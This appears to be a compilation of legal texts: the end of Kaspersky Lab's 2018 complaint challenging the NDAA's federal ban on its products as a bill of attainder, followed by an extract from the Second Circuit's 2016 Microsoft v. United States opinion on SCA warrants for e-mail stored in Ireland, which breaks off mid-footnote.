Senator Shaheen also stated in her New York Times Opinion that she is seeking a broader, government-wide ban on Kaspersky Lab software:

The Senate Armed Services Committee in June adopted my measure to prohibit the Department of Defense from using Kaspersky Lab software, to limit fallout from what I fear is already a huge breach of national security data. When broad defense legislation comes before the Senate in the weeks ahead, I hope to amend it to ban Kaspersky software from all of the federal government.

29. On September 13, 2017, a substitute amendment to the House version of the NDAA was offered, Senate Amendment 1003, that included language identical to Senator Shaheen's original Senate amendment. The full text is attached as **Exhibit D**.

30. This substitute amendment was itself later amended to include broader language (banning the entire federal government from using any product – “hardware,” “software,” or “services” – from Kaspersky Lab) and approved as the engrossed Senate amendment to the House version of the NDAA on September 18, 2017.

31. That same day, September 18, 2017, Senator Shaheen issued a press release which began, “The case against Kaspersky Lab is overwhelming.” Her press release, attached as **Exhibit E**, includes the following language:

The strong ties between Kaspersky Lab and the Kremlin are alarming and well-documented. I'm very pleased that the Senate has acted in a bipartisan way on my amendment that removes a real vulnerability to our national security. I applaud the Trump administration for heeding my call to remove Kaspersky Lab software from all federal computers. It's important that this prohibition also be a part of statute and be expanded to the entire federal government, as my amendment would do. Considering the strong bipartisan, bicameral support for this proposal, I'm optimistic this will soon be signed into law.

32. Then, on October 5, 2017, Senator Shaheen issued a press release that repeated allegations contained in a Wall Street Journal news report that Russian hackers used Kaspersky Lab software installed on a National Security Agency (NSA) contractor's home computer to identify and exfiltrate sensitive malware that was apparently and unlawfully retained there.

33. On October 25, 2017, the House and Senate conference committee began negotiations on the NDAA, and on November 9, 2017, the Conference Report was issued. The November 9, 2017, Conference Report included “an amendment that would add a review and report for removing suspect products or services from the information technology of the Federal Government.” More specifically, Section 1634(c) of the NDAA contained a series of review and reporting requirements not specifically targeting Kaspersky Lab. 163 Cong. Rec. H9019 (2017).

34. The November 9, 2017, Conference Report also explained that the provision amending the substitute Senate amendment that was adopted “represented a broader substitute,” compared to prior versions that applied to the Department of Defense and to software alone. 163 Cong. Rec. H9027 (2017).

35. On November 14, 2017, the Conference Report, which contained this “broader substitute” was passed by the House, and on November 16, 2017, the Conference Report was passed by the Senate. On December 12, 2017, President Trump signed the NDAA into law.

36. As now enacted as law, Sections 1634(a) and (b) of the NDAA provide:

SEC. 1634. PROHIBITION ON USE OF PRODUCTS AND SERVICES DEVELOPED OR PROVIDED BY KASPERSKY LAB.

(a) PROHIBITION.—No department, agency, organization, or other element of the Federal Government may use, whether directly or through work with or on behalf of another department, agency, organization, or element of the Federal Government, any hardware, software, or services developed or provided, in whole or in part, by—

- (1) Kaspersky Lab (or any successor entity);
- (2) any entity that controls, is controlled by, or is under common control with Kaspersky Lab; or
- (3) any entity of which Kaspersky Lab has majority ownership.

(b) EFFECTIVE DATE.—The prohibition in subsection (a) shall take effect on October 1, 2018.

37. Section 1634(c) of the NDAA, added at the end of the legislative process as explained in the November 9, 2017, Conference Report, in contrast to Sections 1634(a) and (b), is a rule of general applicability. Section 1634(c) provides that the Secretary of Defense shall lead a review of the procedures for removing “suspect” products and services from federal information technology networks, and submit a report to Congress on the authorities that may be used to exclude such products and services from federal networks and the adequacy of the government’s relevant monitoring, information sharing, and removal mechanisms. The full text is attached as **Exhibit F**.

III. The NDAA’s Ban on Kaspersky Lab is Legislative Punishment

38. Kaspersky Lab has not been convicted of any crimes, subject to any related adverse judicial finding, nor are there any meaningful legislative or other findings indicative of any articulable threat to federal government information systems. In fact, at a November 14, 2017, hearing by the House Science, Space, and Technology Committee’s Subcommittee on Oversight, Jeanette Manfra, Assistant Secretary for Cybersecurity and Communications at DHS, testified that *there was no conclusive evidence that Kaspersky Lab had facilitated any breaches of federal government information systems*. When she was asked whether there is concrete evidence that Kaspersky Lab has ties to the Russian government, Manfra testified that she could not make a judgment based off of press reporting. Further, while Senator Shaheen’s statements refer to allegations of improper relationships between Kaspersky Lab and the Russian government also contained in uncorroborated media reports, which Plaintiffs have consistently refuted, Congress engaged in no legislative fact-finding to investigate or test the veracity of these claims.

39. Yet Congress nevertheless enacted a legislative and punitive debarment to deprive Kaspersky Lab of its entire direct and indirect federal government business.

40. Congress could have enacted a rule of general applicability concerning cybersecurity consistent with legitimate national security policy objectives contemplated by Congress. Indeed, that is exactly what Congress did in Section 1634(c).

41. Notwithstanding the general applicability and effect of Section 1634(c) of the NDAA, however, Congress singled out Kaspersky Lab by name in the preceding two sections and, without having undertaken any legislative fact-finding or analysis, imposed a legislative punishment.

42. The absence from the legislative record of any fact-finding or floor debate, combined with the extra-legislative statements of Senator Shaheen and others, are clearly indicative of the underlying intent to punish Plaintiffs rather than to engage in a constitutionally permissible and legitimate legislative purpose. The NDAA imposes this punishment permanently. In contrast to other provisions within the NDAA, Sections 1634 (a) and (b), as noted above, contain no “sunset” provision.

43. Congress imposed the broadest possible ban against Kaspersky Lab. Although Senator Shaheen stated in her September 4, 2017, New York Times Op-Ed that she was advancing “legislation to prohibit the federal government from using Kaspersky Lab software”—and the September 18, 2017, press release was to the same effect—the NDAA, as enacted, bans “hardware, software, [and] services.” In other words, it bans every Kaspersky Lab product and service, whether offered directly by the company or embedded into third-party products, whether now existing or developed at any time in the future, and whether or not doing

so would advance any legitimate national security purpose with respect to that product or service.

44. The sheer breadth of the ban and the availability of less burdensome alternatives are also indicative of a legislative intent to punish Kaspersky Lab.

INJURY AND STANDING

45. Plaintiff Kaspersky Lab, Inc. has standing to bring this suit. The company and its customers and business partners have sold its products to the U.S. government, and the NDAA now bans them all from doing so. The consequences involve profound reputational injuries, a substantial loss of sales, and great financial harm. This harm has been immediate and is ongoing.

46. Plaintiff Kaspersky Labs Limited also has standing. As the U.K. parent, Kaspersky Labs Limited suffers financial harm due to its wholly-owned subsidiary's loss of sales, and direct reputational injury, resulting from the NDAA. Kaspersky Labs Limited is also injured by the NDAA's preclusive effect.

CAUSE OF ACTION

(Bill of Attainder)

47. Plaintiffs incorporate by reference, as if fully restated herein, paragraphs 1-45 above.

48. Article I, § 9, c1.3 of the Constitution states: "No bill of attainder or ex post facto law shall be passed."

49. Sections 1634 (a) and (b) of the NDAA have a sole target, Kaspersky Lab, identified by name, rather than by objective or generalized criteria. The NDAA deprives Kaspersky Lab of its entire direct and indirect federal government business, yet provides no

mechanism for the company to ever extricate itself from the ban. The ban is permanent. Kaspersky Lab has never been convicted of any crime, nor subjected to any related adverse judicial finding.

50. This legislative act is an unconstitutional Bill of Attainder.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs respectfully request that a judgment be granted:

- (a) Declaring Sections 1634 (a) and (b) of the NDAA unconstitutional;
- (b) Preliminarily and permanently invalidating Sections 1634 (a) and (b) of the NDAA; and
- (c) Granting such other relief as the Court deems just and proper.

Dated: February 12, 2018

Respectfully submitted,

/s/ Ryan P. Fayhee

Ryan P. Fayhee (Bar No. 1033852)

Steven Chasin (Bar No. 495853)

Baker & McKenzie LLP

815 Connecticut Avenue NW

Washington D.C. 20006

Tel: (202) 452 7024

Fax: (202) 416 7024

Ryan.Fayhee@bakermckenzie.com

Steven.Chasin@bakermckenzie.com

Attorneys for Kaspersky Lab, Inc. and Kaspersky Labs Limited

[Microsoft Corp. v. United States \(In re Warrant to Search a Certain E-Mail Account Controlled & Maintained by Microsoft Corp.\)](#)

United States Court of Appeals for the Second Circuit

September 9, 2015, Argued; July 14, 2016, Decided

Docket No. 14-2985

Reporter

829 F.3d 197 *; 2016 U.S. App. LEXIS 12926 **

In the Matter of a Warrant to Search a Certain E-Mail Account Controlled and Maintained by Microsoft Corporation; MICROSOFT CORPORATION, Appellant, — v. — UNITED STATES OF AMERICA, Appellee.

Subsequent History: As Amended July 25, 2016.

Rehearing, en banc, denied by [Microsoft Corp. v. United States \(In re Warrant to Search a Certain E-Mail Account Controlled & Maintained by Microsoft Corp.\)](#), 855 F.3d 53, 2017 U.S. App. LEXIS 1274 (2d Cir., Jan. 24, 2017)

US Supreme Court certiorari granted by [United States v. Microsoft Corp.](#), 2017 U.S. LEXIS 6343 (U.S., Oct. 16, 2017)

Prior History: Microsoft Corporation appeals from orders of the United States District Court for the Southern District of New York (1) denying Microsoft's motion to quash a warrant ("Warrant") issued under the Stored Communications Act, [18 U.S.C. §§ 2701 et seq.](#), to the extent that the orders required Microsoft to produce the contents of a customer's email account stored on a server located outside the United States, and (2) holding Microsoft in civil contempt of court for its failure to comply with the Warrant. We conclude that [§ 2703](#) **[**1]** of the Stored Communications Act does not authorize courts to issue and enforce against U.S.-based service providers warrants for the seizure of customer e-mail content that is stored exclusively on foreign servers.

[In re A Warrant to Search a Certain E-Mail Account Controlled & Maintained by Microsoft Corp.](#), 15 F. Supp. 3d 466, 2014 U.S. Dist. LEXIS 59296 (S.D.N.Y., Apr. 25, 2014)

Disposition: REVERSED, VACATED, AND REMANDED.

Counsel: E. JOSHUA ROSENKRANZ, Orrick, Herrington & Sutcliffe LLP (Robert M. Loeb and Brian P. Goldman, Orrick, Herrington & Sutcliffe LLP, New York, NY; Guy Petrillo, Petrillo Klein & Boxer LLP, New York, NY; James M. Garland and Alexander A. Berengaut, Covington & Burling LLP, Washington, DC; Bradford L. Smith, David M. Howard, John Frank, Jonathan Palmer, and Nathaniel Jones, Microsoft Corp., Redmond, WA; on the brief), for Microsoft Corporation.

JUSTIN ANDERSON, **[**2]** Assistant United States Attorney (Serrin Turner, Assistant United States Attorney, on the brief), for Preet Bharara, United States Attorney for the Southern District of New York, New York, NY.

Brett J. Williamson, David K. Lukmire, Nate Asher, O'Melveny & Myers LLP, New York, NY; Faiza Patel, Michael Price, Brennan Center for Justice, New York, NY; Hanni Fakhoury, Electronic Frontier Foundation, San Francisco, CA; Alex Abdo, American Civil Liberties Union Foundation, New York, NY; for Amici Curiae Brennan Center for Justice at NYU School of Law, American Civil Liberties Union, The Constitution Project, and Electronic Frontier Foundation, in support of Appellant.

Kenneth M. Dreifach, Marc J. Zwillinger, Zwillgen PLLC, New York, NY and Washington, DC, for Amicus Curiae Apple, Inc., in support of Appellant.

829 F.3d 197, *197; 2016 U.S. App. LEXIS 12926, **2

Andrew J. Pincus, Paul W. Hughes, James F. Tierney, Mayer Brown LLP, Washington, DC, for Amici Curiae BSA | The Software Alliance, Center for Democracy and Technology, Chamber of Commerce of the United States, The National Association of Manufacturers, and ACT | The App Association, in support of Appellant.

Steven A. Engel, Dechert LLP, New York, NY, for Amicus Curiae Anthony J. Colangelo, **[**3]** in support of Appellant.

Alan C. Raul, Kwaku A. Akowuah, Sidley Austin LLP, Washington, DC, for Amici Curiae AT&T Corp., Rackspace US, Inc., Computer & Communications Industry Association, i2 Coalition, and Application Developers Alliance, in support of Appellant. Peter D. Stergios, Charles D. Ray, McCarter & English, LLP, New York, NY and Hartford, CT, for Amicus Curiae Ireland.

Peter Karanjia, Eric J. Feder, Davis Wright Tremaine LLP, New York, NY, for Amici Curiae Amazon.com, Inc., and Accenture PLC, in support of Appellant.

Michael Vatis, Jeffrey A. Novack, Steptoe & Johnson LLP, New York, NY; Randal S. Milch, Verizon Communications Inc., New York, NY; Kristofor T. Henning, Hewlett-Packard Co., Wayne, PA; Amy Weaver, Daniel Reed, Salesforce.com, Inc., San Francisco, CA; Orin Snyder, Thomas G. Hungar, Alexander H. Southwell, Gibson, Dunn & Crutcher LLP, New York, NY; Mark Chandler, Cisco Systems, Inc., San Jose, CA; Aaron Johnson, eBay Inc., San Jose, CA, for Amici Curiae Verizon Communications, Inc., Cisco Systems, Inc., Hewlett-Packard Co., eBay Inc., Salesforce.com, Inc., and Infor, in support of Appellant.

Laura R. Handman, Alison Schary, Davis Wright Tremaine LLP, Washington, DC, **[**4]** for Amici Curiae Media Organizations, in support of Appellant.

Philip Warrick, Klarquist Sparkman, LLP, Portland, OR, for Amici Curiae Computer and Data Science Experts, in support of Appellant.

Owen C. Pell, Ian S. Forrester, Q.C., Paige C. Spencer, White & Case, New York, NY, for Amicus Curiae Jan Philipp Albrecht, Member of the European Parliament, in support of Appellant.

Owen C. Pell, Ian S. Forrester, Q.C., Paige C. Spencer, White & Case, New York, NY; Edward McGarr, Simon McGarr, Dervila McGirr, McGarr Solicitors, Dublin, Ireland, for Amicus Curiae Digital Rights Ireland Limited, National Council for Civil Liberties, and The Open Rights Group, in support of Appellant.

Judges: Before: LYNCH and CARNEY, Circuit Judges, and BOLDEN, District Judge.* GERARD E. LYNCH, Circuit Judge, concurring in the judgment.

Opinion by: SUSAN L. CARNEY

Opinion

[*200] SUSAN L. CARNEY, *Circuit Judge*:

Microsoft Corporation appeals from orders of the United States District Court for the Southern District of New York denying its motion to quash a warrant ("Warrant") issued under [§ 2703](#) of the Stored Communications Act ("SCA" or the "Act"), [18 U.S.C. §§ 2701 et seq.](#), and holding Microsoft in **[**5]** contempt of court for refusing to execute the Warrant on the government's behalf. The Warrant directed Microsoft to seize and produce the contents of an e-mail account that it maintains for a customer who uses the company's electronic communications services. A United States magistrate judge (Francis, *M.J.*) issued the Warrant on the government's application, having found probable cause to believe that the account was being used in furtherance of narcotics trafficking. The Warrant was then served on Microsoft at its headquarters in Redmond, Washington.

* The Honorable Victor A. Bolden, of the United States District Court for the District of Connecticut, sitting by designation.

829 F.3d 197, *200; 2016 U.S. App. LEXIS 12926, **5

Microsoft produced its customer's non-content information to the government, as directed. That data was stored in the United States. But Microsoft ascertained that, to comply fully with the Warrant, it would need to access customer content that it stores and maintains in Ireland and to import that data into the United States for delivery to federal authorities. It declined to do so. Instead, it moved to quash the [*201] Warrant. The magistrate judge, affirmed by the District Court (Preska, C.J.), denied the motion to quash and, in due course, the District Court held Microsoft in civil contempt for its failure.

Microsoft and the government dispute [**6] the nature and reach of the Warrant that the Act authorized and the extent of Microsoft's obligations under the instrument. For its part, Microsoft emphasizes Congress's use in the Act of the term "warrant" to identify the authorized instrument. Warrants traditionally carry territorial limitations: United States law enforcement officers may be directed by a court-issued warrant to seize items at locations in the United States and in United States-controlled areas, see [Fed. R. Crim. P. 41\(b\)](#), but their authority generally does not extend further.

The government, on the other hand, characterizes the dispute as merely about "compelled disclosure," regardless of the label appearing on the instrument. It maintains that "similar to a subpoena, [an SCA warrant] requir[es] the recipient to deliver records, physical objects, and other materials to the government" no matter where those documents are located, so long as they are subject to the recipient's custody or control. Gov't Br. at 6. It relies on a collection of court rulings construing properly-served subpoenas as imposing that broad obligation to produce without regard to a document's location. *E.g.*, [Marc Rich & Co., A.G. v. United States, 707 F.2d 663 \(2d Cir. 1983\)](#).

For the reasons that follow, we think that Microsoft has the better [**7] of the argument. When, in 1986, Congress passed the Stored Communications Act as part of the broader Electronic Communications Privacy Act, its aim was to protect user privacy in the context of new technology that required a user's interaction with a service provider. Neither explicitly nor implicitly does the statute envision the application of its warrant provisions overseas. Three decades ago, international boundaries were not so routinely crossed as they are today, when service providers rely on worldwide networks of hardware to satisfy users' 21st-century demands for access and speed and their related, evolving expectations of privacy.

Rather, in keeping with the pressing needs of the day, Congress focused on providing basic safeguards for the privacy of domestic users. Accordingly, we think it employed the term "warrant" in the Act to require pre-disclosure scrutiny of the requested search and seizure by a neutral third party, and thereby to afford heightened privacy protection in the United States. It did not abandon the instrument's territorial limitations and other constitutional requirements. The application of the Act that the government proposes — interpreting "warrant" [**8] to require a service provider to retrieve material from beyond the borders of the United States — would require us to disregard the presumption against extraterritoriality that the Supreme Court re-stated and emphasized in [Morrison v. Nat'l Austl. Bank Ltd., 561 U.S. 247, 130 S. Ct. 2869, 177 L. Ed. 2d 535 \(2010\)](#) and, just recently, in [RJR Nabisco, Inc. v. European Cmty., 579 U.S. , 136 S. Ct. 2090, 195 L. Ed. 2d 476, 2016 WL 3369423 \(2016\)](#). We are not at liberty to do so.

We therefore decide that the District Court lacked authority to enforce the Warrant against Microsoft. Because Microsoft has complied with the Warrant's domestic directives and resisted only its extraterritorial aspects, we REVERSE the District Court's denial of Microsoft's motion to quash, VACATE its finding of civil contempt, and REMAND the cause with instructions to the District Court to quash the Warrant insofar as it directs Microsoft [*202] to collect, import, and produce to the government customer content stored outside the United States.

BACKGROUND

I. Microsoft's Web-Based E-mail Service

The factual setting in which this dispute arose is largely undisputed and is established primarily by affidavits submitted by or on behalf of the parties.

829 F.3d 197, *202; 2016 U.S. App. LEXIS 12926, **8

Microsoft Corporation is a United States business incorporated and headquartered in Washington State. Since 1997, Microsoft has operated a "web-based e-mail" service available [**9] for public use without charge. Joint Appendix ("J.A.") at 35. It calls the most recent iteration of this service Outlook.com.¹ The service allows Microsoft customers to send and receive correspondence using e-mail accounts hosted by the company. In a protocol now broadly familiar to the ordinary citizen, a customer uses a computer to navigate to the Outlook.com web address, and there, after logging in with username and password, conducts correspondence electronically.

Microsoft explains that, when it provides customers with web-based access to e-mail accounts, it stores the contents of each user's e-mails, along with a variety of non-content information related to the account and to the account's e-mail traffic, on a network of servers.² The company's servers are housed in datacenters operated by it and its subsidiaries.³

Microsoft currently makes "enterprise cloud service offerings" available to customers in over 100 countries through Microsoft's "public cloud."⁴ The service offerings are "segmented into regions, and most customer data (e.g. email, calendar entries, and documents) is generally contained entirely within one or more data centers in the region in which the customer is located." J.A. at 109. Microsoft generally stores a customer's e-mail information and content at datacenters located near the physical location identified by the user as its own when subscribing to the service. Microsoft does so, it explains, "in part to reduce 'network latency'"⁵—i.e., delay—inherent in web-based computing services and thereby to improve the user's experience of its service. J.A. at 36-37. As of 2014, Microsoft "manage[d] over one million server computers in [its] datacenters worldwide, in over 100 discrete leased and owned datacenter facilities, [**11] spread over 40 countries." *Id.* at 109. These facilities, it avers, "host more than 200 online services, used by over 1 billion customers and over [**203] 20 million businesses worldwide." *Id.* at 109.

One of Microsoft's datacenters is located in Dublin, Ireland, where it is operated by a wholly owned Microsoft subsidiary. According to Microsoft, when its system automatically determines, "based on [the user's] country code," that storage for an e-mail account "should be migrated to the Dublin datacenter," it transfers the data associated with the account to that location. *Id.* at 37. Before making the transfer, it *Newton's Telecom Dictionary* at 373. does not verify user identity or location; it simply takes the user-provided information at face value, and its systems migrate the data according to company protocol.

Under practices [**12] in place at the time of these proceedings, once the transfer is complete, Microsoft deletes from its U.S.-based servers "all content and non-content information associated with the account in the United States," retaining only three data sets in its U.S. facilities. *Id.* at 37. First, Microsoft stores some non-content e-mail information in a U.S.-located "data warehouse" that it operates "for testing and quality control purposes." *Id.* Second, it may store some information about the user's online address book in a central "address book clearing house" that it maintains in the United States. Third, it may store some basic account information, including the user's name and country, in a U.S.-sited database. *Id.* at 37-38.

¹ The company inaugurated Outlook.com in 2013 as a successor to Microsoft's earlier Hotmail.com and MSN.com services.

² A "server" is "a shared computer on a network that provides services to clients. . . . An Internet-connected web server is [a] common example of a server." Harry Newton & Steve Schoen, *Newton's Telecom Dictionary* 1084 (28th ed. 2014) ("*Newton's Telecom Dictionary* [**10]").

³ A "datacenter" is "[a] centralized location where computing resources (e.g. host computers, servers, peripherals, applications, databases, and network access) critical to an organization are maintained in a highly controlled physical environment (temperature, humidity, etc.)."

⁴ The Supreme Court has recently described "[c]loud computing" as "the capacity of Internet-connected devices to display data stored on remote servers rather than on the device itself." *Riley v. California*, 134 S. Ct. 2473, 2491, 189 L. Ed. 2d 430 (2014).

⁵ Microsoft explains network latency as "the principle of network architecture that the greater the geographical distance between a user and the datacenter where the user's data is stored, the slower the service." J.A. at 36.

829 F.3d 197, *203; 2016 U.S. App. LEXIS 12926, **10

Microsoft asserts that, after the migration is complete, the "only way to access" user data stored in Dublin and associated with one of its customer's web-based e-mail accounts is "from the Dublin datacenter." *Id.* at 37. Although the assertion might be read to imply that a Microsoft employee must be physically present in Ireland to access the user data stored there, this is not so. Microsoft acknowledges that, by using a database management program that can be accessed at some of its offices in the **[**13]** United States, it can "collect" account data that is stored on any of its servers globally and bring that data into the United States. *Id.* at 39-40.

II. Procedural History

On December 4, 2013, Magistrate Judge James C. Francis IV of the United States District Court for the Southern District of New York issued the "Search and Seizure Warrant" that became the subject of Microsoft's motion to quash.

Although the Warrant was served on Microsoft, its printed boilerplate language advises that it is addressed to "[a]ny authorized law enforcement officer." *Id.* at 44. It commands the recipient to search "[t]he PREMISES known and described as the email account [redacted]@MSN.COM, which is controlled by Microsoft Corporation."⁶ *Id.* It requires the "officer executing [the] warrant, or an officer present during the execution of the warrant" to "prepare an inventory . . . and promptly return [the] warrant and inventory to the Clerk of the Court." *Id.*

Its Attachment A, "Property To Be Searched," provides, "This warrant applies to information associated with [redacted]@msn.com, which is stored at premises owned, **[**14]** maintained, controlled, or operated by Microsoft Corporation" *Id.* at 45. Attachment C, "Particular Things To Be Seized,"⁷ directs Microsoft to disclose to the government, "for the period of inception of the account to the present," and "[t]o the extent that the information . . . is **[*204]** within the possession, custody, or control of MSN [redacted]," *id.*, the following information:

- (a) "The contents of all e-mails stored in the account, including copies of e-mails sent from the account";
- (b) "All records or other information regarding the identification of the account," including, among other things, the name, physical address, telephone numbers, session times and durations, log-in IP addresses, and sources of payment associated with the account;
- (c) "All records or other information stored by an individual using the account, including address books, contact and buddy lists, pictures, and files"; and
- (d) "All records pertaining to communications between MSN [redacted] and any person regarding the account, including contacts with support services and records of actions taken."

J.A. 46-47.⁸

After being served with the Warrant, Microsoft determined that the e-mail contents stored in the account were located in its Dublin datacenter. Microsoft disclosed all other responsive information, which was kept within the United States, and moved the magistrate judge to quash the Warrant with respect to the user content stored in Dublin.

As we have recounted, the magistrate judge denied Microsoft's motion to quash. In a Memorandum and Order, he concluded that the SCA authorized the District Court to issue a warrant for "information that is stored on servers abroad." [*In re Warrant to Search a Certain E-Mail Account Controlled and Maintained by Microsoft Corporation*, 15 F. Supp. 3d 466, 477 \(S.D.N.Y. 2014\)](#) ("*In re Warrant*"). He observed that he had found probable cause for the requested search, and that the Warrant was properly served on Microsoft in the United States. He noted that, inasmuch as an SCA warrant is served on a service provider rather than on a law enforcement officer, it "is executed like a subpoena in that it . . . does not involve government agents entering the premises of the ISP

⁶ The name of the e-mail address associated with the account is subject to a sealing order and does not bear on our analysis.

⁷ Although the Warrant includes an Attachment A and C, it appears to have no Attachment B.

⁸ The Warrant also describes **[**15]** in Attachment C techniques that would be used (presumably by the government, not Microsoft) "to search the seized e-mails for evidence of the specified crime." J.A. at 47.

829 F.3d 197, *204; 2016 U.S. App. LEXIS 12926, **15

[Internet service provider] to search its servers and seize **[**16]** the e-mail account in question." *Id. at 471*. Accordingly, he determined that Congress intended in the Act's warrant provisions to import obligations similar to those associated with a subpoena to "produce information in its possession, custody, or control regardless of the location of that information." *Id. at 472* (citing *Marc Rich, 707 F.2d at 667*). While acknowledging that Microsoft's analysis in favor of quashing the Warrant with respect to foreign-stored customer content was "not inconsistent with the statutory language," he saw Microsoft's position as "undermined by the structure of the SCA, its legislative history," and "by the practical consequences that would flow from adopting it." He therefore concluded that Microsoft was obligated to produce the customer's content, wherever it might be stored. He also treated the place where the government would review the content (the United States), not the place of storage (Ireland), as the relevant place of seizure.

Microsoft appealed the magistrate judge's decision to Chief Judge Loretta A. Preska, who, on *de novo* review and after a hearing, adopted the magistrate judge's reasoning and affirmed his ruling from the bench. *In re Warrant to Search a Certain E-Mail Account Controlled and Maintained by Microsoft Corporation*, 1:13-mj- **[*205]** 02814 (S.D.N.Y. filed Dec. 4, 2013) **[**17]**, ECF No. 80 (order reflecting ruling made at oral argument).

Microsoft timely noticed its appeal of the District Court's decision denying the motion to quash. Not long after, the District Court acted on a stipulation submitted jointly by the parties and held Microsoft in civil contempt for refusing to comply fully with the Warrant.⁹ *Id. at* ECF No. 92. Microsoft timely amended its notice of appeal to reflect its additional challenge to the District Court's contempt ruling. We now reverse the District Court's denial of Microsoft's motion to quash; vacate the finding of contempt; and remand the case to the District Court with instructions to quash the Warrant insofar as it calls for production of customer content stored outside the United States.

III. Statutory Background

The Warrant was issued under the provisions of the Stored Communications Act, legislation enacted as Title II of the Electronic Communications Privacy Act of 1986. Before we begin our analysis, some background will be useful.

A. The Electronic Communications Privacy Act of 1986

The Electronic Communications Privacy Act ("ECPA") became law in 1986.¹⁰ As it is summarized by the Department of Justice, ECPA "updated the Federal Wiretap Act of 1968, which addressed interception of conversations using 'hard' telephone lines, but did not apply to interception of computer and other digital and electronic communications."¹¹ ECPA's Title II is also called the Stored Communications Act ("SCA"). The Act

⁹ As reflected in their stipulation, Microsoft and the government agreed to the contempt finding to ensure our Court's appellate jurisdiction over their dispute. See *United States v. Punn, 737 F.3d 1, 5 (2d Cir. 2013)* (noting general rule that contempt finding needed before ruling denying motion to quash is sufficiently "final" to support appellate jurisdiction). Because Microsoft timely appealed the contempt ruling, **[**18]** we need not decide whether we would have had jurisdiction over an appeal taken directly from the denial of the motion to quash. See *United States v. Constr. Prods. Research, Inc., 73 F.3d 464, 468-69 (2d Cir. 1996)* (noting exception to contempt requirement as basis for appellate jurisdiction in context of third party subpoena issued in administrative investigation).

¹⁰ Electronic Communications Privacy Act, *Pub. L. 99-508, 100 Stat. 1848, 1848-73 (1986)* (codified as amended at *18 U.S.C. §§ 2510 et seq., 18 U.S.C. §§ 2701 et seq., and 18 U.S.C. §§ 3121 et seq.*).

¹¹ U.S. Dep't of Justice, Office of Justice Programs, Bureau of Justice Assistance, *Electronic Communications Privacy Act of 1986*, Justice Information Sharing, <https://it.ojp.gov/privacyliberty/authorities/statutes/1285> (last visited May 12, 2016). The Department advises that the acronym "ECPA" is commonly used to refer to the three titles of ECPA as a group (Titles I, II, and III of *Pub. L. 99-508*). *Id.* Title I "prohibits the intentional actual or attempted interception, use, disclosure, or procurement of any other person" to intercept wire, oral, or electronic transmissions; Title II is the Stored Communications Act, discussed in the text; Title III "addresses pen register and trap and trace devices," requiring government entities to obtain a court order authorizing

829 F.3d 197, *205; 2016 U.S. App. LEXIS 12926, **18

"protects the privacy of the contents of files stored by service providers and of records held about the subscriber by service providers," according to the Justice Department.¹² We discuss its provisions **[**19]** further below.

B. The Technological Setting in 1986

When it passed the Stored Communications Act almost thirty years ago, Congress **[*206]** had as reference a technological context very different from today's Internet-saturated reality. This context affects our construction of the statute now. **[**20]**

One historian of the Internet has observed that "before 1988, the *New York Times* mentioned the Internet only once—in a brief aside." Roy Rosenzweig, *Wizards, Bureaucrats, Warriors, and Hackers: Writing the History of the Internet*, 103 *Am. Hist. Rev.* 1530, 1530 (1998). The TCP/IP data transfer protocol—today, the standard for online communication—began to be used by the Department of Defense in about 1980. See Leonard Kleinrock, *An Early History of the Internet*, *IEEE Commc'ns Mag.* 26, 35 (Aug. 2010). The World Wide Web was not created until 1990, and we did not even begin calling it that until 1993. Daniel B. Garrie & Francis M. Allegra, *Plugged In: Guidebook to Software and the Law* § 3.2 (2015 ed.). Thus, a globally-connected Internet available to the general public for routine e-mail and other uses was still years in the future when Congress first took action to protect user privacy. See Craig Partridge, *The Technical Development of Internet Email*, *IEEE Annals of the Hist. of Computing* 3, 4 (Apr.-June 2008).

C. The Stored Communications Act

As the government has acknowledged in this litigation, "[t]he SCA was enacted to extend to electronic records privacy protections analogous to those provided **[**21]** by the *Fourth Amendment*." Gov't Br. at 29 (citing S. Comm. on Judiciary, Electronic Communications Privacy Act of 1986, S. Rep. No. 99-541, at 5 (1986)). The SCA provides privacy protection for users of two types of electronic services—electronic communication services ("ECS") and remote computing services ("RCS")—then probably more distinguishable than now.¹³ See Orin S. Kerr, *A User's Guide to the Stored Communications Act, and a Legislator's Guide to Amending It*, [72 Geo. Wash. L. Rev. 1208, 1213-14 \(2004\)](#). An ECS generally operated by providing the user access to a central computer system through which to send electronic messages over telephone lines. S. Rep. No. 99-541, at 8. If the intended recipient also subscribed to the service, the provider temporarily stored the message in the recipient's electronic "mail box" until the recipient "call[ed] the company to retrieve its mail." *Id.* If the intended recipient was not a subscriber, the service provider could print the communication on paper and complete delivery by postal service or courier. *Id.*; U.S. Congress, Office of Technology Assessment, OTA-CIT-293, *Federal Government Information Technology: Electronic Surveillance and Civil Liberties* 47-48 (1985).¹⁴ An RCS generally operated either by providing **[**22]** customers with access to computer processing facilities in a "time-sharing arrangement," or by directly processing data that a customer transmitted electronically to the provider by means of electronic communications, and transmitting back the requested results of particular operations. S. Rep. No. 99-541, at 10-11. **[*207]** We will refer

their installation. *Id.* Title I and III are codified at [18 U.S.C. §§ 2510-22](#); Title II is codified at [18 U.S.C. §§ 2701-12](#), and constitutes chapter 121 of Title 18.

¹² See *supra* note 11.

¹³ See [18 U.S.C. § 2510\(15\)](#) (in ECPA Title I, defining "electronic communications service" as "any service which provides to users thereof the ability to send or receive wire or electronic communications"); [§ 2711\(2\)](#) (in ECPA Title II, the SCA, defining "remote computing service" as "the provision to the public of computer storage or processing services by means of an electronic communications system").

¹⁴ For example, in 1984, Federal Express entered the e-mail market with a service that provided for two-hour delivery of facsimile copies of e-mail messages up to five pages in length. U.S. Congress, Office of Technology Assessment, *Electronic Surveillance and Civil Liberties*, at 47.

829 F.3d 197, *207; 2016 U.S. App. LEXIS 12926, **22

to Microsoft and other providers of ECS and RCS jointly as "service providers," except where the distinction makes a difference.

As to both services, the Act imposes general obligations of non-disclosure on service providers and creates several exceptions to those **[**23]** obligations. Thus, its initial provision, [§ 2701](#), prohibits unauthorized third parties from, among other things, obtaining or altering electronic communications stored by an ECS, and imposes criminal penalties for its violation. [Section 2702](#) restricts the circumstances in which service providers may disclose information associated with and contents of stored communications to listed exceptions, such as with the consent of the originator or upon notice to the intended recipient, or pursuant to [§ 2703](#). [Section 2703](#) then establishes conditions under which the government may require a service provider to disclose the contents of stored communications and related obligations to notify a customer whose material has been accessed. [Section 2707](#) authorizes civil actions by entities aggrieved by violations of the Act, and makes "good faith reliance" on a court warrant or order "a complete defense." [18 U.S.C. § 2707\(e\)](#).¹⁵

